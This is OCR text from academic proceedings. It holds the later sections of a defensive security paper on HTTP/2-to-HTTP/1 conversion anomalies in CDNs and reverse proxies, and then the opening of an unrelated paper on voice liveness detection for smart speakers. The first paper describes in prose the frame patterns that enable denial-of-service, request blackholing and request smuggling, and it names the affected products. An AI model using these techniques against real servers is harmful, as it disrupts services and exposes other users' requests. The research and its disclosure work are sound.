6.2.4 Only First DATA

This is the last input category that generates incomplete requests and it affects ATS, Envoy Proxy, and Fastly. When the payload of a `DATA` frame creates a mismatch between the overall payload size and the `content-length` value, the proxy halts the stream processing and forwards the request as it stands (i.e., until the `DATA` frame which creates the mismatch).

6.2.5 No Mutation Filter

Inputs that fit into this category result in HTTP/1 requests where either the header value or the header termination is invalid. Unsurprisingly, the HTTP/2 input has some non-alphanumeric ASCII character added to the `content-length` value in a `HEADERS` frame.

ATS, Varnish, and Akamai all seem to have insufficient filtering for non-alphanumeric characters. For example, ATS




Figure 4: Input categories causing conversion anomalies.

does not filter `\n` from the input, but Varnish and Akamai do. The preservation of `\n` by ATS results in an HTTP/1 request having a `content-length` with no value or a `content-length` with an invalid termination.

6.2.6 No Duplicate Check

Requests resulting from inputs in this category contain more than one `content-length` header. The only server this affects is Varnish because they do not check for duplicate `content-length` headers and blindly add them to the generated request.

6.2.7 GET Method with DATA

This input category only contains the sequences with a `HEADERS` frame with the `GET` method followed by a `DATA` frame containing data. We see this pattern in input sequences that cause ATS to forward multiple requests. The same behavior is observed when the method is `HEAD` or `OPTIONS` instead of `GET`.

6.2.8 TRACE with POST

This is another category that makes ATS generate multiple forwarded requests. The input sequences in this category have two consecutive `HEADERS` frames. The first `HEADERS` frame has the `TRACE` method with the `END_HEADERS` flag set. The second `HEADERS` frame has the `POST` method with `END_HEADERS` set again. These two `HEADERS` frames are followed by a `DATA` frame.

6.3 Causes of Anomalies

In this section, we seek to clarify the causes of anomalies in light of direct correspondence with vendors.

6.3.1 Mode of Operation

Reverse proxies have two modes of operation: buffering and streaming. In buffering mode, a proxy waits for the entire client request to complete before forwarding it to the upstream service. In streaming mode, a proxy eagerly transmits requests without waiting for their completion for the sake of memory efficiency and speed.

We observe this in our experiments, particularly on inputs missing `END_STREAM` (i.e., Section 6.2.1). Conversion anomalies listed in Section 6.1.1-6.1.5 (i.e., those creating incomplete requests) can be partly attributed to the streaming mode of reverse proxies forwarding incomplete requests once they receive the `END_HEADERS` flag. Specifically, Akamai, CloudFront, Fastly, Caddy, ATS, HAProxy, Varnish, Traefik, and Envoy Proxy run in streaming mode by default, resulting in their prevalence in Figure 4.

6.3.2 Error Handling

In addition to mode of operation, the way in which reverse proxies handle errors in an input stream contribute to the anomalies discussed in Section 6.1.1-6.1.5. Input patterns discussed in Section 6.2.2-6.2.4 (i.e., "No Mismatch Check", "HEADERS After END_HEADERS" and "Only First DATA") typically trigger an error during stream processing and are handled one of two ways. Reverse proxies can choose to forward the request to the upstream server and close the connection shortly after to signal the error, or they can send an error response to the client and refrain from forwarding a request. When reverse proxies choose to forward the request followed by closing the connection, we find the aforementioned anomalies.

For instance, Caddy and Traefik react to inputs containing a mismatch between `content-length` value and data payload size with an error. As a result, shortly after those reverse proxies forward a request, they close the connection carrying that request by sending a FIN packet. Similarly, ATS raises an error when inputs have the "HEADERS After END_HEADERS" pattern and forwards the request. Fastly and ATS also raise an error for inputs in the "Only First DATA" category and forward requests.

6.3.3 Insufficient Validation

Conversion anomalies listed in Section 6.1.6-6.1.8 can be explained by insufficient validation. There are some cases where irrelevant characters are allowed to be added to sensitive parts of a request (e.g., `content-length` value or the end of a header field). In other cases, there is simply no check in

place to prevent duplicate headers with different values. To be more specific, while Varnish does not prevent the presence of two `content-length` header fields with differing values in a forwarded request, Akamai, ATS, and Varnish allow irrelevant characters.

6.3.4 Faulty Retrying

Conversion anomalies listed in Section 6.1.9-6.1.10 can be attributed to faulty behavior of ATS. Specifically, when ATS encounters an input like those explained in Section 6.2.7-6.2.8 (i.e., "GET Method with DATA" and "TRACE with POST"), it triggers an error and forwards the request along but fails to close the connection due to a confirmed bug.

As a result, the connection is kept open and it does not receive a response to the forwarded incomplete request. ATS keeps retrying hoping for a response to send back to its client. It also adds "chunked" value to the `transfer-encoding` in the request in each retry because of another confirmed bug.

7 Attacks

To understand whether our identified HTTP/2-to-HTTP/1 conversion anomalies can be abused, we come up with a list of attacks that can possibly be created by each conversion anomaly. We then test each of these attacks on every possible reverse proxy and origin server pair in a lab environment. We exclude pairs where the reverse proxy is a non-CDN server (e.g., Apache) and a CDN server is upstream (e.g., Akamai), since they are not likely to be deployed in that order in practice.

During our tests, we run a web application on the origin to help us better understand the effects of each attack. We deploy the application directly to the upstream server unless we are testing a pair where the origin is unable to run as a web server.

7.1 Denial-of-Service

The Denial-of-Service (DoS) attack we test for is one in which a mutated frame sequence causes the reverse proxy to send an HTTP/1 request with an incomplete body. The origin server then waits, expecting the remaining data until a timeout occurs. When a new request then arrives at the reverse proxy, it cannot be forwarded to the origin because all persistent connections are exhausted, and so the request cannot be processed in a timely manner.

To test for DoS, we use the following configuration. For each reverse proxy, we compile every mutated frame sequence that resulted in any of the following anomalies: "incomplete content-length with body", "incomplete content-length without body", "missing last chunk," "missing chunk data termination," and "missing chunk data." We choose these anomalies because each of them results in HTTP/1 requests that are missing data. The intuition is that if an origin server is vulnerable to a DoS attack, it will hang while waiting for the rest of the data to arrive.

When the reverse proxy is not a CDN, we configure it to use just one persistent connection to the upstream server. This simplifies the attack detection process, as we do not have to consider the possibility of an attack not working just because a request was processed on a different connection. We later confirm that our detected attacks work with a larger number of persistent connections.

Then, we send the mutated frame sequences one at a time, and send a normal frame sequence like the one in Listing 1 between each mutated frame sequence. This way, if an error occurs in the handling of a normal sequence, then we know that the previous sequence interfered in some way. We wait for a response to arrive or time out after five seconds before sending the next sequence.

When the reverse proxy is a CDN, we do not have control over the number of persistent connections. In these cases, we send the mutated sequences in batches of 50 at a time to the CDN, and send 50 normal sequences in parallel after that. In doing this, we hope that if a mutated sequence would enable an attack, either one of the other mutated sequences or one of the normal sequences would be forwarded on the same port and would be interfered with, allowing us to detect the attack.

While sending the sequences, we collect all TCP traffic between the reverse proxy and the upstream server. Because CDNs may forward HTTP/1 requests strictly over HTTPS, rendering inspection of the traffic useless, we additionally collect the access logs on the upstream server to understand what requests arrived and how the server processed them.

For all reverse proxy and upstream server pairs, we note that normal frame sequences return very quickly, consistently within a fraction of a second. To detect a DoS attack, we flag any mutated frame sequences which take multiple seconds to receive a response or that time out.

To confirm the DoS, we send these flagged sequences and then immediately send a normal sequence without waiting for a response from the first. In the case of CDNs, we send a batch of 256 of the sequences in parallel followed by a single normal sequence. If the normal sequence also takes several seconds to return, then we say that DoS is possible.

As shown in Figure 5, we find that a DoS attack is possible on every upstream server when Caddy, HAProxy, or Envoy Proxy is the reverse proxy, and that the attack is created by anomalies "incomplete content-length with body," "incomplete content-length without body," and "missing last chunk." We additionally find that DoS is possible when Akamai is the reverse proxy and Apache is the upstream server, and is created by all five types of anomalies.

For all affected pairs, an attacker can repeatedly send the mutated frame sequences to make all persistent connections to the origin unresponsive until a timeout occurs between the reverse proxy and origin. Only when this timeout occurs will requests that arrived during this period be served. As

the attacker cannot control this timeout value, an attacker likely cannot completely bring down the reverse proxy, but can drastically reduce its throughput depending on how long the timeout duration is.

7.2 Request Blackholing

Another attack type we test for is a Request Blackholing attack. In Request Blackholing, a mutated frame sequence causes the reverse proxy to send an HTTP/1 request with an incomplete body. Instead of the connection between the reverse proxy and origin hanging like in the DoS attack, subsequent forwarded requests here are interpreted as part of the body of the mutated sequence and are never processed correctly by the origin. These requests that are never processed are considered "blackholed."

To test for Request Blackholing, we use the same configuration and frame-sequence testing methodology as in testing for DoS attacks. To detect Request Blackholing, we look for any normal sequences that either never received a response or that received a 400 error code and note the mutated sequence that was sent directly before it. We confirm the attack by sending just that mutated sequence followed by the normal sequence. In the case of CDNs, we send a batch of 256 of the mutated sequences in parallel, followed by one normal sequence. If we see that the normal sequence again either receives a 400 response code or never receives a response, then we say that the attack is possible.

As shown in Figure 5, we find that Request Blackholing is possible when ATS is the reverse proxy and either NGINX or HAProxy is the origin server, and that only anomalies in the category "incomplete content-length without body" make the attack possible.

The fact that only anomalies of this type enabled the attack is significant as it reduces an attacker's capabilities. Depending on how much control an attacker has over the request that enables the attack, a Request Blackholing attack could be used as part of a powerful request hijacking attack.

For example, imagine a website where some page accepts POST requests and where some part of the body of the request is displayed on the page itself, such as the page to edit one's profile on a social media site. If one sends the mutated sequence that results in a Request Blackholing attack as a request to this page, then subsequent requests are interpreted as part of the body and are displayed in plain text on the target page, potentially allowing an attacker to steal cookies and passwords.

However, because the only anomaly type that enabled the attack does *not* have a body, an attacker does not have the ability to send any data that might be required of the request for it to be interpreted correctly by the target application. Thus, in the absence of an "echo" page that displays anything sent in the body, an attacker can only use the Request Blackholing attack to perform a DoS on the affected server pairs.

An additional caveat of the attack is that each mutated sequence allows for the blackholing of just one other request, making the attack symmetric. An attacker can repeatedly send out mutated frame sequences and blackhole other users' requests as fast as they can send them out.

7.3 Query-of-Death

We additionally discovered a Query-of-Death attack that works when Caddy is the reverse proxy. In this attack, the mutated sequence is sent once per persistent connection between Caddy and the origin. Requests are then forwarded until Caddy becomes unresponsive. The Caddy process does not crash, but becomes unresponsive even to control commands, so Caddy must be killed and manually restarted.

As shown in Figure 6, the attack is possible between Caddy and every origin server except for Varnish using anomalies in the categories "incomplete content-length with body," "incomplete content-length without body," and "missing last chunk." We only speculate, but we believe the attack does not work on Varnish because it quickly detects the anomalous HTTP/1 request and fails early, whereas some subsequent communication between the other origins and Caddy causes the attack.

7.4 CPDoS Attack

Cache-Poisoned Denial-of-Service (CPDoS) attacks aim to have a caching server store a negative response (i.e., error response) for a legitimate URI (e.g.,/home) [23]. An attacker must send a malicious request (with the victim URI) that gets forwarded by the caching server to the origin server. When the request reaches the origin server, it triggers an error and eventually the origin returns a negative response. This negative response is saved by the caching server which is now poisoned.

To test for this attack, we send every converted HTTP/1 request captured to each of our twelve servers. We look for request response pairs where the request method is a "cacheable method" and the response status code is "cacheable by default" as defined by RFC 7231 [8].

We find that the "repeating header value" conversion anomaly meets this criteria. Essentially, when ATS generates and sends a `GET` request with `transfer-encoding: chunked, chunked` header to NGINX, Caddy, Traefik or Envoy Proxy, the upstream server responds with `501 Not Implemented` status code.

By default, ATS does not cache negative responses. We enable negative response caching on ATS, put all susceptible servers one by one as the upstream server to the ATS and finally send HTTP/2 frame sequences which create the needed conversion anomaly.

Our attempts to poison the ATS cache all failed. We believe that it is because the abnormal request is not the first request

forwarded by ATS. Essentially, ATS forwards multiple requests for a single HTTP/2 input sequence and the poisoning request is the second request forwarded to the upstream server and ATS does not cache the response for a request it does not forward first.

7.5 Response Queue Poisoning

Researchers have shown that it is possible to poison the response queue of a reverse proxy with an additional HTTP response of which the reverse proxy is unaware [5, 18]. This forces the reverse proxy to mix up the request response matching and eventually allows the attacker to retrieve responses for the requests of victim users. Attackers achieve this through smuggling an HTTP request into the request buffer of the upstream server and have it send a response back to the reverse proxy for the smuggled request. As a result, the reverse proxy sends that response for another request and from that point on the response queue is poisoned with an "off by one" error until the underlying connection is killed.

Reverse proxies that are affected by the "multiple forwarded requests" anomaly, send additional requests to upstream servers. None of those requests come from the downstream server (or client) showing a clear potential for Response Queue Poisoning.

In a test environment, we put susceptible reverse proxies before every server separately. We create two different pages on the origin, one for the victim and one for the attacker. The simulated victim continuously sends HTTP/2 requests to the target and the simulated attacker sends HTTP/2 frame sequences which create the "multiple forwarded requests" anomaly. Finally, we look for a case where the victim receives a response to the page requested by the attacker.

In the end, we did not observe the victim user receiving a response intended for the attacker. However, we believe that the outcome could be different in a real-world setup because the number of users and requests in real-world setups is much larger than what we have in this test setup.

7.6 HTTP Request Smuggling

Past research has shown that when the body parsing behavior of a reverse proxy and the upstream server differs in a way that they disagree about the message boundaries, bad things happen [5, 16, 17]. Ultimately one server sees a single request, whereas the other sees two. The "second request" (i.e., smuggled request) can be used for many type of severe attacks from cache poisoning to request hijacking.

Any body parsing difference between two servers in the request chain can be abused for HRS. Many conversion anomalies, especially "invalid header value" and "repeating header name", we document in this paper show a clear potential for causing a difference in body parsing behavior. For "invalid header value", as the example in Listing 10 (left side) shows,




Figure 5: Attacks caused by abnormal conversions.

non-numeric values are forwarded to the upstream server. If an upstream server happens to trim anything not numeric to extract the header value or if it decides to ignore the body as the value is invalid, a real potential for HRS emerges. As an example, if a comma is added to the `content-length` value, previous research identified that some servers parse this differently [16]. The requests in the "repeating header name" (i.e., with two `content-length` headers with different values) category can cause a different body parsing behavior between servers, if one of them chooses the first `content-length` to decide the body size while the other chooses the second.

We take every request (including the ones from the susceptible categories) captured from the forwarding of each reverse proxy and send them to each server and examine the responses. We find that some responses include two response codes signaling that the server sees two requests in what was sent by another server as a single request. We then manually check them to confirm whether it can be used for HRS.

Interestingly, we find that none of the requests which we confirm to have the HRS ability is generated as a result of an abnormal conversion. They usually have a request method or an invalid header name which makes them useful for HRS. Affected pairs are shown in Figure 6. The reasons for each of them is summarized below:

- ATS, HAProxy, Envoy Proxy and Fastly forward a request with `HEAD` method, `transfer-encoding` header and a chunked body. Caddy and Traefik ignore the body in such requests.
- Cloudflare and Fastly forward a request with `GET` or `HEAD` method and a request body. Akamai ignores the body in such requests.
- Akamai forwards a request with `transfer-encoding: identity` having a vertical tab character or a new page character added before the header name, a




Figure 6: Attacks not caused by abnormal conversions.

`transfer-encoding: chunked` header and a request body. CloudFront ignores the body in such requests.

The HRS case affecting Akamai-CloudFront is interesting from the conversion anomaly perspective. We do not count it as an conversion anomaly, because essentially the reverse proxy can treat it as any header that it does not recognize and forward it to the upstream. It is interesting that CloudFront treats that as a valid header and chooses not to see the response body in a request with two separate `transfer-encoding` headers having different values.

Even though the HRS cases we find in this research are not caused by an abnormal conversion, we think that they are still valuable because they demonstrate one more use case of FRAMESHIFTER. To give an example, FRAMESHIFTER can be used to generate and send a large number of mutated HTTP/2 frame sequences to a server pair where the reverse proxy is an HTTP/2 server and the upstream server is an HTTP/1 server. If the upstream server responds with multiple status codes, it can be concluded that HRS is affecting the tested pair.

8 Discussion & Conclusion

In this paper we set out to explore the HTTP/2-to-HTTP/1 protocol conversion, a near-universal behavior observed with all major CDNs and reverse proxy technologies, from a security viewpoint. In doing so, we successfully met our goals and answered the research questions we laid out in Section 1. Specifically, we presented FRAMESHIFTER and an accompanying HTTP/2 frame manipulation methodology to test popular proxy technologies against conversion anomalies (Q1), systematically explored the causes and effects involved in Section 6 (Q2), and finally translated our findings into concrete web application attacks in Section 7 (Q3).

Before we wrap up, below we highlight the fundamental limitations of our work and provide a high-level analysis of the discovered issues from a systems safety engineering lens.

Limitations. The anomaly discovery phase of this work relies on fuzz testing. While fuzzing has evolved into a de facto method for security analysis, as the name implies, fuzz testing is primarily a *testing* tool. Consequently, the findings we present in this paper are the results of a systematic investigation, but not an *exhaustive* one. That is a fundamental limitation of all fuzzing-based approaches. We make FRAMESHIFTER publicly available in the hopes that the security community expands on it, and that these findings lead to more robust methodologies for analyzing protocol conversion anomalies.

We also point out that, while all attacks we present are practical, real-life exploitation will still be impacted by various factors including proxy configurations, security products deployed on path that can block anomalous requests, and other man-in-the-middle devices that can transform the traffic in unpredictable ways, rendering some attacks ineffective. This is not a limitation of our work per se.

A Systems Safety Problem...with a Different Spin.

Recent trends in web application security signal that systems-level attacks are rapidly taking over the more traditional exploitation vectors. Attacks such as Web Cache Deception and HTTP Request Smuggling are harbingers of a new wave of web application security concerns affecting system interactions, rather than individual component resilience. In particular, both Mirheidari et al [21, 22] and Jabiyev et al. [16] explicitly call out that these attacks are a consequence of the increasingly complex *interactions* between Internet infrastructure components (i.e., clients, servers, and proxies), and that there is no particular failing component–this tracks the systems *safety* engineering literature [20].

The issues we present in this paper begin in a similar vein. Foremost, protocol conversion is necessitated due to the existence of competing HTTP versions and conflicting performance & business requirements between the entities involved in the communication. Furthermore, vulnerabilities depend on the exact technologies present on the traffic path, their designs, and their implementation specifics. Therefore, we reiterate the takeaways of prior work: Identifying protocol conversion vulnerabilities and their impact on web applications is not straightforward when systems are analyzed in a bubble. The methodologies, tools, technologies devised to analyze and address these concerns need to consider *all* HTTP processors on the traffic path and their complex interactions. Unfortunately, doing security at this scale still poses many open research questions.

Despite this general view of systems safety, we note that the specific categories of attacks we present in this paper have relatively straightforward mitigations that could directly be implemented on the proxies. In other words, every conversion anomaly we have identified is patchable by the respective

vendor, without coordination with the client or origin technology vendors. Thus, our findings represent a more tractable subset of the aforementioned systems safety problem space. However, we point out once again that our fuzzing-based discovery scheme is not exhaustive, and that this observation is not generalizable to all protocol conversion anomalies.

The above observation also implies that conversion anomalies could be minimized with guidance from the relevant protocol specifications, in an effort to standardize this mechanism among different technologies and avoid the most common pitfalls. In fact, the HTTP/2 protocol specification RFC 7540, under the section "Security Considerations, Intermediary Encapsulation Attacks" briefly touches on similar attack vectors, but does not go into details [3]. While standardization is not the panacea for this issue, we believe there is significant room for improving the state of the art by providing formal HTTP/2-to-HTTP/1 conversion guidelines.

Ethical Considerations

We have conducted this study within a controlled experimental setup. We did not launch any attacks against external entities. We followed the established coordinated-disclosure best practices; we notified all tested technology vendors of our findings, provided them with a copy of this paper, and made our data and team available for further assistance.

The vendors have acknowledged the impact of our reported issues, and we have coordinated with them on implementing the appropriate mitigations. Apache Traffic Server confirmed the Request Blackholing issue and all the anomalies we reported; they are planning to assign the appropriate CVEs and have patches ready in an upcoming release. Envoy Proxy confirmed the DoS attack and discovered a gap in their DoS protection. Varnish also confirmed our finding and reported they would have a patch in their next release. Caddy requested us to report the findings to their underlying Go HTTP library, developed and maintained by Google. Google confirmed the Query-of-Death attack; they will have a patch in the next release and a CVE assigned for the issue. One of the authors of this work is affiliated with Akamai, and has coordinated the fixes internally with the vendor. The remaining vendors acknowledged receiving our report, but did not provide information about the remediation actions they took.

Acknowledgments

The authors would like to thank our anonymous reviewers and our shepherd Peter Snyder for their feedback and guidance. This work was partially-funded by the National Science Foundation grants CNS-1703454 and 2127200.

References

[1] Cornelius Aschermann, Tommaso Frassetto, Thorsten Holz, Patrick Jauernig, Ahmad-Reza Sadeghi, and Daniel Teuchert. NAUTILUS: Fishing for Deep Bugs with Grammars. In *The Network and Distributed System Security Symposium*, 2019.

[2] Yaron Azerual. HTTP/2 Will Break Your Security – Here's How to Fix it, 2015. https://blog.radware.com/security/2015/09/http2-security-fix/.

[3] Mike Belshe, Roberto Peon, and Martin Thomson. Hypertext Transfer Protocol Version 2 (HTTP/2), 2015. https://datatracker.ietf.org/doc/html/rfc7540.

[4] BuiltWith. BuiltWith Technology Lookup. https://trends.builtwith.com/CDN/Content-Delivery-Network.

[5] Evan Custodio. Practical Attacks Using HTTP Request Smuggling by @defparam. NahamCon, 2020. https://www.youtube.com/watch?v=3tpnuzFLU8g.

[6] Maxim Dounin. HTTP/2 Gateway. NGINX Mailing List, 2015. https://mailman.nginx.org/pipermail/nginx/2015-December/049445.html.

[7] Roy T. Fielding and Julian F. Reschke. Hypertext Transfer Protocol (HTTP/1.1): Message Syntax and Routing, 2014. https://datatracker.ietf.org/doc/html/rfc7230.

[8] Roy T. Fielding and Julian F. Reschke. Hypertext Transfer Protocol (HTTP/1.1): Semantics and Content, 2014. https://www.rfc-editor.org/rfc/rfc7231.

[9] Ivan Fratric. Domato. GitHub Repository, 2021. https://github.com/googleprojectzero/domato.

[10] Andrew Galloni, Robin Marx, and Mike Bishop. HTTP/2, 2020. https://almanac.httparchive.org/en/2020/http.

[11] Tom Van Goethem, Christina Pöpper, Wouter Joosen, and Mathy Vanhoef. Timeless Timing Attacks: Exploiting Concurrency to Leak Secrets over Remote Connections. In *USENIX Security Symposium*, 2020.

[12] Run Guo, Jianjun Chen, Baojun Liu, Jia Zhang, Chao Zhang, Haixin Duan, Tao Wan, Jian Jiang, Shuang Hao, and Yaoqi Jia. Abusing CDNs for Fun and Profit: Security Issues in CDNs' Origin Validation. In *IEEE International Symposium on Reliable Distributed Systems*, 2018.

[13] Run Guo, Weizhong Li, Baojun Liu, Shuang Hao, Jia Zhang, Haixin Duan, Kaiwen Sheng, Jianjun Chen, and Ying Liu. CDN Judo: Breaking the CDN DoS Protection with Itself. In *The Network and Distributed System Security Symposium*, 2020.

[14] Christian Holler, Kim Herzig, and Andreas Zeller. Fuzzing with Code Fragments. In *USENIX Security Symposium)*, 2012.

[15] Bahruz Jabiyev. Grammar-based HTTP/2 fuzzer with mutation ability, 2022. https://github.com/bahruzjabiyev/frameshifter.

[16] Bahruz Jabiyev, Steven Sprecher, Kaan Onarlioglu, and Engin Kirda. T-Reqs: HTTP Request Smuggling with Differential Fuzzing. In *ACM Conference on Computer and Communications Security*, 2021.

[17] James Kettle. HTTP Desync Attacks: Request Smuggling Reborn. PortSwigger Web Security Blog, 2019. https://portswigger.net/blog/http-desync-attacks-request-smuggling-reborn.

[18] James Kettle. HTTP/2: The Sequel is Always Worse. PortSwigger Web Security Blog, 2021. https://portswigger.net/research/http2.

[19] Emil Lerner. http2smugl: HTTP2 request smuggling security testing tool, 2021. https://lab.wallarm.com/http2smugl-http2-request-smuggling-security-testing-tool/.

[20] Nancy G. Leveson. *Engineering a Safer World*. The MIT Press, Cambridge, MA, USA, 2011.

[21] Seyed Ali Mirheidari, Sajjad Arshad, Kaan Onarlioglu, Bruno Crispo, Engin Kirda, and William Robertson. Cached and Confused: Web Cache Deception in the Wild. In *USENIX Security Symposium*, 2020.

[22] Seyed Ali Mirheidari, Matteo Golinelli, Kaan Onarlioglu, Engin Kirda, and Bruno Crispo. Web Cache Deception Escalates! In *USENIX Security Symposium*, 2022.

[23] Hoai Viet Nguyen, Luigi Lo Iacono, and Hannes Federrath. Your Cache Has Fallen: Cache-Poisoned Denial-of-Service Attack. In *ACM Conference on Computer and Communications Security*, 2019.

[24] Xuejun Yang, Yang Chen, Eric Eide, and John Regehr. Finding and Understanding Bugs in C Compilers. In *ACM SIGPLAN Conference on Programming Language Design and Implementation*, 2011.

[25] Andreas Zeller, Rahul Gopinath, Marcel Böhme, Gordon Fraser, and Christian Holler. Fuzzing with Grammars. The Fuzzing Book, 2022. https://www.fuzzingbook.org/html/Grammars.html.

Your Microphone Array Retains Your Identity: A Robust Voice Liveness Detection System for Smart Speakers

Yan Meng[1], Jiachun Li[1], Matthew Pillari[2], Arjun Deopujari[2]
Liam Brennan[2], Hafsah Shamsie[2], Haojin Zhu[1], and Yuan Tian[2]
[1]*Shanghai Jiao Tong University, {yan_meng, jiachunli, zhu-hj}@sjtu.edu.cn*
[2]*University of Virginia, {pillari, ajd4mq, lfb6ek, his3uh, yuant}@virginia.edu*

Abstract

Though playing an essential role in smart home systems, smart speakers are vulnerable to voice spoofing attacks. Passive liveness detection, which utilizes only the collected audio rather than the deployed sensors to distinguish between live-human and replayed voices, has drawn increasing attention. However, it faces the challenge of performance degradation under the different environmental factors as well as the strict requirement of the fixed user gestures.

In this study, we propose a novel liveness feature, *array fingerprint*, which utilizes the microphone array inherently adopted by the smart speaker to determine the identity of collected audios. Our theoretical analysis demonstrates that by leveraging the circular layout of microphones, compared with existing schemes, array fingerprint achieves a more robust performance under the environmental change and user's movement. Then, to leverage such a fingerprint, we propose ARRAYID, a lightweight passive detection scheme, and elaborate a series of features working together with array fingerprint. Our evaluation on the dataset containing 32,780 audio samples and 14 spoofing devices shows that ARRAYID achieves an accuracy of 99.84%, which is superior to existing passive liveness detection schemes.

1 Introduction

Nowadays, voice assistance-enabled smart speakers serve as the hub of popular smart home platforms (*e.g.*, Amazon Alexa, Google Home) and allow the user to remotely control home appliances (*e.g.*, smart lighter, locker, thermostat) or query information (*e.g.*, weather, news) as long as it can hear the user. However, the inherent broadcast nature of voice unlocks a door for adversaries to inject malicious commands (*i.e.*, spoofing attack). Besides the classical replay attack [12,48], emerging attacks leveraging flaws in smart speakers are also proposed by researchers. On the hardware side, the non-linearity of the microphone's frequency response provides a door for inaudible ultrasound-based attacks (*e.g.*, *Dolphin attack* [52] and *BackDoor attack* [35]). For the software aspect, the deep learning models employed by both speech recognition and speaker verification are proved to be vulnerable to emerging adversarial attacks such as hidden voice [7], Commander-Song [50], and user impersonation [53]. Spoofing attacks impose emerging safety issues (*e.g.*, deliberately turn on the smart thermostat [13]) and privacy risks (*e.g.*, querying user's schedule information) on the smart speaker and therefore cause great concern.

To defend against spoofing attacks, researchers have proposed a variety of countermeasures. Almost all countermeasures leverage the fact that voices in the spoofing attack are played by electrical devices (*e.g.*, high-quality loudspeaker [48], ultrasonic dynamic speaker [52]). Thus, the physical characteristics, which are different between humans and machines, could be used as the "liveness" factors. The existing countermeasures (*aka.*, liveness detection) could be divided into multi-factor authentication and passive scheme. The former combines the collected audio and additional physical quantity (*e.g.*, acceleration [15], electromagnetic field [9], ultrasound [55], Wi-Fi [32], mm-Wave [14]) to distinguish between the human voice and the machine-generated one. By contrast, the passive scheme only considers the audio data collected by the smart speaker. Its key insight is that the difference of articulatory manners between real humans (*i.e.*, vocal vibration and mouth movement) and electrical machines (*i.e.*, diaphragm vibration) will result in the subtle but significant differences in the collected audios' spectrograms. Passive schemes based on mono audio [3, 6] and two-channel audio [5,49] have already been proposed and could be directly incorporated in the smart speaker's software level.

However, the existing liveness detection schemes face a series of challenges in the aspects of *usability* and *efficiency*, which seriously hinder their real-world deployment in practice. On the one hand, to capture the liveness factor of a real human, multiple-factor authentication either requires the user to carry specialized sensors (*e.g.*, accelerator, magnetometer) or actively emits probe signals (*e.g.*, ultrasounds, wireless signals), which adds additional burdens for users.

On the other hand, passive schemes leveraging sub-bass low-frequency area (20~300 Hz in [6]) or voice area (below 10 kHz in [3]) of mono audio's spectrum as liveness factor are vulnerable to sound propagation channel's change and the spectrum modulated-based attack [48]. Another scheme [49] aiming to extract audio's *fieldprint* from two-channel audio requires the user to keep a fixed manner to ensure the robustness of such fingerprints. As a result, the scheme is difficult to be deployed in many practical scenarios (*e.g.*, users walking or having gesture changes). Therefore, it is desirable to propose a novel passive liveness detection scheme with the following merits: *(i) Device-free:* performing passive detection only relying on the collected audio; *(ii) Resilient to environment change:* being robust to dynamic sound propagation channel and user's movement, *(iii) High accuracy:* achieving high accuracy compared to existing works.

Motivations. To achieve a device-free, robust passive liveness detection, in this study, we propose ARRAYID, a microphone array-based liveness detection system, to effectively defend against spoofing attacks. ARRAYID is motivated from the basic observation that the microphone array has been widely adopted by the mainstream smart speakers (*e.g.*, both of Amazon Echo 3rd Gen [30] and Google Home Max [45] having 6 microphones), which is expected to significantly enhance the diversity of the collected audios thanks to the different locations and mutual distances of the microphones in this array. By exploiting the audio diversity, ARRAYID can extract more useful information related to the target user, which is expected to significantly improve the robustness and accuracy of the liveness detection.

Challenges. To implement this basic idea, this study tries to address the following three key challenges: *(i)* Theoretically, what is the advantage of adopting a microphone array compared with a single microphone? *(ii)* Considering the dynamic audio propagation channel, how can we eliminate the distortions caused by environment factors (*e.g.*, dynamic air channel and user's position changes) by leveraging the microphone array? *(iii)* Considering that our work is the first one to leverage microphone array for liveness detection and there is no large-scale microphone array-based indoor audio dataset available so far, how can we demonstrate the effectiveness and accuracy of the proposed scheme?

